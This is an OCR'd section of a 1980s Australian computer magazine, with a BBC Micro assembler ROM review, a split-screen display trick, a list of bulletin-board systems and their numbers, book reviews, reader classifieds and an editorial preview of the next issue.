Ozmon is not for 110 pound weaklings who get silicon kicked in their faces every time they try to enter something starting with *. It is an editor/assembler with a host of linked features that can help make assembler programming less like keeping track of the plot of a TV soapie. What you don't get are pretty menus and expensive (but useless) packaging. The design of the user interface correctly assumes that if you are using Ozmon, such frills would be an insult to your experience as a programmer.

Instead, there are well-designed, cleverly interlocked routines that make all kinds of complexities possible.

Apart from an excellent single-pass assembler (up to 70 labels allowed), a disassembler and screen editor, there are memory routines to dump in a variety of formats, to move blocks, to fill, compare and search. Machine code routines can be executed at full speed or in single steps (with all registers displayed) and arithmetic can be carried out in any mixture of decimal, hex and binary. None of the memory used by BASIC programs is claimed for workspace.

Not the least powerful facility of this ROM is its ability to peer into its neighbours' innards. By entering 'R12' (12 for View's ROM socket number), and with the help of the S(earch) and L (disassembler) commands, I was at last able to find out why the DAYTONA command in View gives such an intriguing response. Using its ability to switch between a variety of input and output streams, you can also use Ozmon to directly access disks, byte by byte. Unlike a lot of software these days, Ozmon 'follows the rules' and is compatible with networks and second processors.

The documentation (22 A4 pages) is like the software it supports: complete, unadorned and very usable. Ozmon is available from GJ Armitage, 8 Menzies Parade, Lalor 3075, for $49 including postage.

Schizophrenia

Only a week after receiving Ozmon for review, another letter arrived from the same address giving details of how to obtain two screen modes simultaneously. Before you dismiss this as another example of obscure but pointless fiddling, take a look at the screen of Elite. You will find the graphics (top half of the screen) are in mode 5 with four colours, but the lower half displays two-colour, mode 4 text. Why? Try reading mode 5 characters!

Having noticed this when first playing the game I was content to think that yes, one day I must look into this, but never dared begin. Not so GJ. "I knew it was not an easy thing to do," he wrote, "so I immediately set about finding how to do it."

Okay folks, reach for your Advanced User Guide (especially pages 377 to 383), have a couple of headache tablets ready and send everyone out of the house for the rest of the day. GJ writes, "The screen mode is essentially controlled by the video ULA. What this program does is to toggle this ULA between two modes that have the same CRTC settings, in sync with the CRTC vertical blanking interrupt. (CRTC settings are the same in modes 0, 1 and 2, and in modes 4 and 5.) Upon receipt of a vertical sync interrupt, the ULA register (&FE20) is loaded with data for the mode you want at the top of the screen (line 300) and the palette is adjusted accordingly (line 320).

"Timer 2 of the User VIA is then reset to cause an interrupt after 'delay' microseconds (lines 110, 430, 440 and 450). After 'delay' microseconds the Timer 2 interrupt causes data for the bottom mode to be loaded into the ULA (line 390) and the palette is readjusted (line 320). This sequence is repeated 50 times a second.

"The value of 'delay' determines how far from the top of the screen the bottom mode actually begins. The longer the delay, the smaller the bottom region becomes.

"Thus it becomes possible to write a graphics adventure with mode 8, 16-colour graphics (see page 383 of the Advanced User Guide) at the bottom and mode 4 text at the top, using only 10 Kbytes of memory for the whole screen. (Use &E0 as the ULA register setting and 'LDA#32:JSR palette' to set a 16-colour palette.)"

Yes, there is a catch! Since different modes require pixel data in different formats the operating system can't print and draw on both parts of the screen, so you'll have to write your own screen handling routines for one half. If you type in MODE 4:RUN after entering the program as listed, try LISTing it to see what happens. The text in the mode 4 section is readable, but not in the other half. After pressing CTRL and BREAK and entering OLD, try MODE 5:RUN and LIST it again. The operating system will cope with whatever mode it was in, but not the other half.

I'm hoping GJ will provide us with some advice on writing routines to handle the "other half" of the screen in the near future. Don't forget those headache pills ... □

PAMS NEWS

BY BILL BOLTON

More New Brisbane Systems

Brisbane seems to be the place for new PAMS systems at the moment; after last month's batch there are three extra Brisbane systems to add to the list. The Brisbane Microbee User Group has an RCPM system running on a Sorcerer (!) for its new 24-hour system. The system was only supporting a BBS service when it first went online, but should have further RCPM facilities available by the time you read this. Unfortunately, it is on a very 'noisy' exchange and many users have reported difficulties in getting clean data from the system. John Wain, one of the sysops, told me the Microbee UG is well aware of the problem and is looking for a new home for its RCPM, in an area with a better telephone exchange.

The Brisbane ACEA Commodore BBS system is online for testing on a 24-hour basis. This is a message-only system at present. Some months ago I reported that the Brisbane Experimental RCPM had pulled up stakes and was moving to Alice Springs. The original BEX system is due to to come back to life soon in the Alice, but a BEX II has risen in Brisbane. Rick Dalley has the BEX II online 24 hours a day. He's written a new TurboBBS message system in Turbo Pascal and wants to stress the experimental programming nature of the BEX board.

Sydney and Melbourne

Meanwhile, further south, Mark James has put the AUGUR (what does that stand for?) system online in Sydney on a 24-hour basis. Mark's system is using TBBS software.

The Western Sydney PC and Compatible User Group is catering to the needs of IBM PC users and users of IBM-compatible machines who live in the western suburbs of Sydney. Calls from all over Australia are welcomed on the group's bulletin board, which is called ABCOM-IBBS047. Another unsleeping system (24 hours), ABCOM is run by Ben Sharif.

In Melbourne, Peter Hallgarten also has his AM-NET system online 24 hours a day. The AM-NET system has a strong emphasis on amateur radio matters and Peter hopes to have a digital packet radio link available for accessing the AM-NET system before too long.

Also new in Melbourne is a Microbee PAMS system. Though I haven't been able to find out the number as yet, you can probably find it in the AUSTPAMS 'online' list available on many PAMS systems.

A New Beginning

The Australian Beginning has been given a new lease of life by a new major investor and is back online again with an additional 2 Mbytes of main memory, which David Lutz assures me will make response much faster. The service will be given a new name (probably Teledata, which is more in keeping with its intended purpose.)

David told me they are working hard at implementing both Christensen and KERMIT file transfer protocols on the service to provide greater flexibility for file transfer. There are more than a few traps in attempting to use these protocols over a packet network like AUSTPAC, as a feature article I'm writing for next month points out, but the addition of standard PC file transfer protocols should make Teledata quite an attractive proposition as a 'store and forward' file and message system.

The Numbers

Queensland (EST)

Brisbane Microbee RCPM (BUB-RCPM) (07) 38-4833 24 hours
Brisbane Experimental RCPM II (BEX2-RCPM) (07) 395-1809 24 hours
Brisbane ACEA Commodore BBS (ACEA-BBS) (07) 341 0285 24 hours
Software Tools RCPM (ST-RCPM) (07) 378 9530 24 hours
BEX RCPM (BEX-RCPM) (07) 393 3151 24 hours
Tomorrowland DIRECT (BRIS-TLD) (07) 286 2438 24 hours
Competron IBBS (COMPT-IBBS) (07) 52 9294 24 hours
Hi-Tech C BBS (HTC-BBS) (07) 38 6872 24 hours
Texas Instruments (TI-BBS) (07) 263 6161 2100-0600 weekdays only

New South Wales (EST)

AUGUR TBBS (AUGUR-TBBS) (02) 661 4739 24 hours
ABCOM-IBBS047 (ABCOM-IBBS) (047) 36 4825 24 hours
Mi-Computer Club BBS (MiCC-BBS) (02) 662 1686 24 hours
Micro Design Lab RCPM (MDL-RCPM) (02) 663 0151 24 hours
Sydney Public Access RCPM (SPA-RCPM) (02) 808 3536 24 hours
Ausborne UG RCPM (AUSBD-RCPM) (02) 95 5377 24 hours
Tesseract RCPM (TES-RCPM) (02) 651 1404 24 hours
Sorcerer UG (SUG-RCPM) 'Ring Back' (02) 387 4439 1800-0800 weekdays, 0800-2400 weekends
Omen RTRS (OM-RTRS) (02) 498 2495 1630-0900 + 24 hours weekends
Sydney TRS-80 UG RTRS (STRUG-RTRS) (02) 332 2494 24 hours
Prophet BBS (PROPHET-BBS) (02) 628 7030 24 hours
Dick Smith Electronics (DSE-BBS) (02) 887 2276 24 hours
Tomorrowland DIRECT (SYD-TLD) (02) 411 2053 24 hours
Sydney Apple UG (AUG-BBS) (02) 451 6575 24 hours
Texas Instruments UG (TEXPAC-BBS) (02) 560-0926 1900-0600 + 24 hours weekends
Oracle RTRS (ORACLE-RTRS) (02) 960 3641 0-1800 weekdays, 0-0800 weekends
Newcastle Micro RCPM (NMC-RCPM) (049) 68 5385 1700-0830 + 24 hours weekends

Victoria (EST)

AM-NET RCPM (AMNET-RCPM) (03) 366 2055 24 hours
Melbourne CBBS (MICOM-CBBS) (03) 762 5088 24 hours
TARDIS RCPM (TARDIS-RCPM) (03) 67 7760 1800-0800 + 24 hours weekends
Sorcerer CUA RCPM (SCUA-RCPM) (03) 434 3529 24 hours
East Ringwood RCPM (ERING-RCPM) (03) 870 4623 1600-2400 daily
PC Connection IBBS (PCC-IBBS) (03) 528 3750 24 hours
HiSoft IBBS (HISOFT-IBBS) (03) 799 2001 24 hours
Computers Galore IBBS (CG-IBBS) (03) 561 8479 24 hours
OMEN IV RTRS (OM4-RTRS) (03) 846 4034 24 hours
Gippsland RCPM (GL-RCPM) (051) 34 1563 24 hours
Gippsland MAIL BUS (GL-MBUS) (051) 27 7245 24 hours

Tasmania (EST)

Mike Scott's BBS (MS-BBS) (003) 34 9411 24 hours

South Australia (CST)

Adelaide Micro UG BBS (AMUG-BBS) (08) 271 2043 1000-2200
Computer Ventures BBS (CV-BBS) (08) 255 9146 24 hours

Northern Territory (CST)

OMEN III RTRS (OM3-RTRS) (09) 279 8555 0800-2400 + 24 hours weekends

New Zealand (NZT)

Outback RCPM (OUTB-RCPM) (089) 27 7111 24 hours
OMEN II RTRS (OM2-RTRS) (089) 27 4454 24 hours

Western Australia (WST)

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I READ something recently that made me think — not because it was startling or even new, but because the words confronted me in black and white. In his book *Computers and Young Minds* (Datamost, paperback, 159 pp, rrp $15.95), Gary Clark states:

"There is a great deal of confusion and speculation about the use of computers with young children."

That short sentence says it all about computers, their manufacturers and their users today. If you were watching television or reading the papers during the lead-up to last Christmas you would have been aware of the advertisements imploring you, as the consumer, to give your children an advantage over the other non-computer children in the employment race, or in their education. Are people really that short-sighted? Do the advertising executives really believe that those who haven't purchased a home computer yet are that naive?

Perhaps the levelling out (or should we say falling off) of sales in the lower or home end of the computer retailing business calls for scare tactics on the part of the manufacturers. Recently, the President of the Computer Retailers' Association, Mr. Bernard Kirschner, stated that people were not buying to the same degree as they were at Christmas 1983.

You can argue that if you wait before buying a computer prices will fall and basic capabilities will increase, but on the past development performance of the industry you could be waiting forever for the position to stabilise. Meanwhile those who have taken the plunge are gaining valuable experience as they learn about, and from, their machines. Nevertheless, many people are worried by the withdrawal of companies from the home computer marketplace: Texas Instruments, Mattel, Spectra-Video, and many others have fallen by the wayside.

It seems to me that this only reveals the market can't support so many diverse manufacturers at this end of the business. I am constantly amazed at those who predict the majority of Australian homes will have a personal computer (for work, hobby, education or leisure) by the year 1990. They must be way off the mark!

Book Reviews

Some very good books have recently been published on the youth/education theme I mentioned above. Gary Clark's *Computers and Young Minds* has a useful 'Question & Answer' section at the end of its first two chapters, addressing and elaborating many of the points I touched on above. Another thought-provoking book is *Computing Together — A Parents' and Teachers' Guide to Using Computers with Young Children*, by Fred D'Ignazio (Compute Books, paperback, 312 pp, rrp $22.95).

Whereas the former is a collection of edited lectures and discussion sessions, Ignazio's book is almost an autobiography. Both authors cover the same ground, and both do it well in their own style. What makes the latter book worth digging deep into your pocket for is the genuine warmth, wit and knowledge D'Ignazio imparts. As I said, *Computing Together* is like an autobiography — a couple of years in the life of a computing family. Let me quote the opening passage from the Foreword:

> *"Kids love computers. We've all heard that a dozen times. But sometimes adults are more hesitant to join the computer revolution. Perhaps you feel that way. How can you keep up with your children's computer experience, and most important, how can you turn computer learning into a family affair?"*

If you have any doubts about the value of computers, this is the book you should read. There are excellent chapters devoted to children's software, a couple on robotics and drawing slates such as the Koala Pad and the Power Pad, more chapters on Logo and computer camps, and some short programs to type in for most of the popular home computers. As well as all this D'Ignazio discusses such topics as 'Software, Sexism, and Other Topics', 'Computing to Read', and 'New Standards for Home Learning', all in his inimitable, down-to-earth style.

Adventuring by Phone

Personal Telecomputing
Author: Don Stoner
Publisher: Compute Books
Price: $22.95 rrp, paperback, 221 pp

Linked to the world of adventure is telecomputing. In the United States, and to a lesser degree here in Australia, many computer users are playing interactive adventure games over the telephone. A subscription allows you to join the game and receive information and status reports regularly.

Free software is another attraction. The ability to download software from club bulletin boards is a major reason for purchasing telecomputing equipment. Stoner's *Personal Telecomputing* is a good place to start when considering a move into this area of computer usage.

You will need terminal software, a modem, telephone, and preferably a printer (to obtain hard copy) to get started. In some instances you may also need to purchase a subscription to a bulletin board system such as Teledata or MiCC. Quite a few of the local computer user groups now have their own bulletin boards, such as Apple, Texas Instruments, Osborne and Tandy, and you can make use of these, too — all you need is an appropriate user number and password.

If you decide to become really involved in telecomputing (and don't consider money an obstacle), you might like to subscribe to one of the American systems such as CompuServe (write to CompuServe, Customer Information Services, PO Box 20212, Columbus, Ohio 43220) or the Source (owned by the Reader's Digest Association and operated by Source Telecomputing Corp, 1616 Anderson Rd., McLean, Virginia 22102). Local information and subscription rates for the Source are available from Seahorse Computers of Camden, NSW.

All in all, *Personal Telecomputing* is an excellent book for those who are curious, as well as for the experienced user. The chapters on the above-mentioned systems are informative and clearly written, while the concluding chapters detail terminal programs and a simple bulletin board program that can be keyed into a Commodore 64, allowing callers to read bulletins, leave or read messages, log on with a user-name, and enter chat-mode with the sysop.

Book Suppliers

- Leslie King of Prentice-Hall, Brookvale NSW, (02) 939 1333, distributor of Datamost, Reston and Prentice-Hall books.
- Maureen Murphy and Isabel Scott of Holt-Saunders/CBS, Artarmon NSW, (02) 439 3633, distributor of Compute and Hayden books, as well as CBS Software.

If you have any questions about these books, or would like the latest catalogues, I'm sure you'll receive courteous help from these people and their companies. Another particularly helpful publisher with a good supply of educational reading is Pitman. If you'd like to inspect the Pitman range of books, give the Sydney showroom (Level 12, Town Hall House) a call on (02) 267 1477. □

READERS' CLASSIFIEDS

For Sale
Amstrad CPC464 quality software: educational, home, small business and other software. Economically priced. Contact Custom Logic, 5 Lewis Street, Mudgee 2850.

TI 99/4A Computer
With games, speech synthesiser, joysticks, cassette, extended basic manuals and cables. Norm $850 sell $650. Phone (067) 659356 A/H.

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Will copy word processor, editor assembler, planet patrol, chess, tennis and all the other VZ200 software. Only $10 inc. P+P. Send cheque or money order to Nick Sarafoudis, PO Box 31, Huntingdale 3167.

Microbee tape copier
Backup M/C programs at 300 or 1200, change auto start, modify code, remove double headers etc. $9.80 incl postage. J Arnold, 36 Victoria Street, Rooty Hill 2766 (02)625-8950.

For Sale
Oric 1, 48k home computer, new condition with manuals, cassette player and software. $410. Phone Rodney on (067)461430.

For Sale
Verbatim SSDD disks with boxes and labels. $200 per 100. Jason Faulks, 'Arranmore' Manilla 2346 Phone (067)665211.

Spectrum
Joystick interface (Stonechip-programmable) — $35 or $40 with joystick. Also, original software (Full-Throttle, Wheelie and so on) — $10 each. Contact Ian Newman, 97 Springdale Road, Killara 2071; or phone (02) 498 3762.

For Sale
System 80 MKI with monitor, joystick and interface, all books and manuals, and 140 programs (worth over $1750). All worth $2800, sell for $695 ono. Perfect for the beginner. Ross McCrae, Steels Creek Road, Steels Creek 3775.

Genuine Apple II Europlus
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Melbourne Microbee Users
Anyone living in Melbourne and interested in forming a mail-only computer club please write to me at 41 Robern Parade, Rosanna East 3084. This club will be publishing a regular newsletter including any tips that come from its members, so the more members, the more information.

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market directory

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EDITORIAL CONTRIBUTIONS

Contributions to *Your Computer* are welcomed and will be given every consideration* Please read these notes carefully to get an idea of the style and format we prefer.

All Contributions: should include your name, address, and home and office phone numbers (in case we need to check details). Each page of your submission, and any material sent with it, should also carry your name.

Contributions by Telephone: Contributors who have modems and suitable software (in the MODEM7/YAM mould – see our stories on Christensen Protocols in the May and June 1983 issues) can arrange direct transfer to our computers through our Bulletin Board system, which is on-line 24 hours a day, seven days a week. Contact our office by phone for details on transferring material in this way.

Contributions on Disk: Contributions can be accepted in a wide variety of disk formats, although some have to be converted outside our offices, which will add to the (often lengthy) delay between receipt and acknowledgement. The preferred medium is IBM standard format single-sided, single-density, 20 cm CP/M disks. We can also handle, in-office, Kaypro II and Osborne 13 cm disks, and 13 cm Apple DOS or Apple CP/M disks. Please pack them extremely carefully if posting and label all disks with your name, address and phone number.

Listings: Unless it is absolutely impossible, we want listings produced on the computer. This reduces the risk of error – if the computer typed it, the computer probably accepted it. Print listings with a dark – preferably new – ribbon on white paper, and try to format the output to a narrow (40-characters) width. If they can't be produced on a printer, borrow a good typewriter – hand-written material is likely to sit around the office for a year before someone can find time to type it all out for you! Please provide an account of what the program does, how it works and so on. Any comments on the program should refer to the address, line number or label rather than to a page number. Any comments on modifying the program to work on other machines will be appreciated. Try to include a printout of at least part of a sample run if possible.

Style: All items should be typed (or printed) and double-spaced on plain white paper. We will only accept original copies – no photostats. Include your name, address, telephone number and the date on the first page of your manuscript (all manuscript pages should have your surname and page number in the top right-hand corner). Be clear and concise, and keep jargon and adjectives to a minimum.

*Although the greatest care will be exercised with contributions, no responsibility can be accepted for the safety or return of any letters, manuscripts, photographs or other materials supplied to *Your Computer* magazine. If return is desired, you should include a stamped, self-addressed envelope. If return is critical – say it's something you can't afford to lose – then don't send it; we *are* careful but we're not perfect. □

AD INDEX

NEXT MONTH

COMPUTING ON THE CHEAP

The August issue of *Your Computer* will be *cheap, cheap, cheap*. No, we're not going to reduce the price (we're too *cheap* to do that!), but we are going to cover *Computing On The Cheap* in some detail. For those who keep contacting us looking for ways to get into computers without breaking the piggy-bank, the August issue will provide some of the answers.

We'll delve into low-cost and no-cost software in several ways: first, there'll be part two of *Software On The Cheap*, which looks at packages selling for between $25 and $50 — there's almost 1000 of them; then we'll have reviews of cheap games (*Cheap Thrills*) and other low-cost software (maybe even *Cheap Quills* for the word processing fans or *Cheap Bills* for the accountants?); and finally, we'll get to no-cost software with a bumper section of *Pocket Programs*.

Next up will be cheap hardware, with a look at ways of getting computerised for less than $1200: *Computing On The Cheap*. We'll try to answer questions like "Will that $99 computer *do* anything?" and "Can I run my business on an Amstrad or a Sega?".

And, for those with more complex requirements, we'll examine whether a $10,000 solution really *can* be had for $5000, or a $5000 solution for $2000 . . .

CHEAP, BUT NOT SO NASTY

We'll dig deeper into the 'underground' world of user-group software in August, supplementing IBM *Underground* with a feature on CP/M *Public Domain Software*. We're trying to get Bill Bolton moving on providing a regular column reviewing this 'freeware' (he sometimes needs a little nudging, though not a big kick-start like Bell ...); this feature is planned as the pilot for the series.

August will also give you the cheapest computer education around (as does any issue of YC) with two tutorials: Phil Grouse's *Structured Programming* and Les Bell's *PCs In Marketing*. There are instalments of both in this issue — check them out if you haven't already, and we're sure you'll be back for more next month.

The Great Database Search continues next month, though we're trying to get out of the habit of saying which package will come under the spotlight — every time we do it, a different one appears. Production and editorial mishaps aside, we hope to bring you *R:base* (did you hear that, Les?) and *Sensible Solution*.

Other features planned (but, as usual, never guaranteed) include: a look at what the not-so-broke *Osborne* is up to; a feature on the new-age *electronic secretary*; a review of the popular *Norton Utilities*; an exciting *Trivia Quiz*; and *What's in the Packet?* — the good and bad news on sending binary data over digital packet-switching networks.

It's also *Annual Index* time — we'll have a full, cross-referenced list of the articles and programs which have appeared in the last 12 issues of YC.

SPEAK NOW, AND OTHER DISCLAIMERS

Having a *Next Month* column has been a great idea, and we plan to keep it up, but we really do need to warn you that nothing mentioned here is *guaranteed* to appear in the next (or any) issue.

We only mention stories which are at an advanced stage of planning and preparation — and are scheduled on our issue synopsis and planning sheets — but there are a number of factors which can stop any of those stories from appearing. The first is space: we find we're always trying to squeeze more into an issue than will fit. Others include last-minute production dramas, failed photography, and faults with test equipment or software. Also, it's often difficult to get distributors to supply the last few bits of information needed to round out a review or, in particular, our product surveys.


For example, last month we promised part two of Software On The Cheap for this issue. It didn't fit, which was enough to make our artists cry as it was the first feature we had finished and ready for printing!

So be aware that anything listed in this column is most likely to appear (and certainly the outline of the issue's theme will be accurate), but is not a 100 per cent starter.

Now, on to future issues: in September, we'll be looking at *Artificial Intelligence* while in October it will be *Do-It-Yourself Computing*. Any companies (or contributors) with an interest in these areas should be bombarding us with information right now.

Meanwhile, we're still waiting to hear from travel agents; we're definitely going to an island! Readers who want to join us should apply now, as numbers will be strictly limited. (You stand a better chance if you can make *sushi, croissants, curry, tacos, fettucine* or anything else tasty or alcoholic). □

■ On your personal computer.. ■



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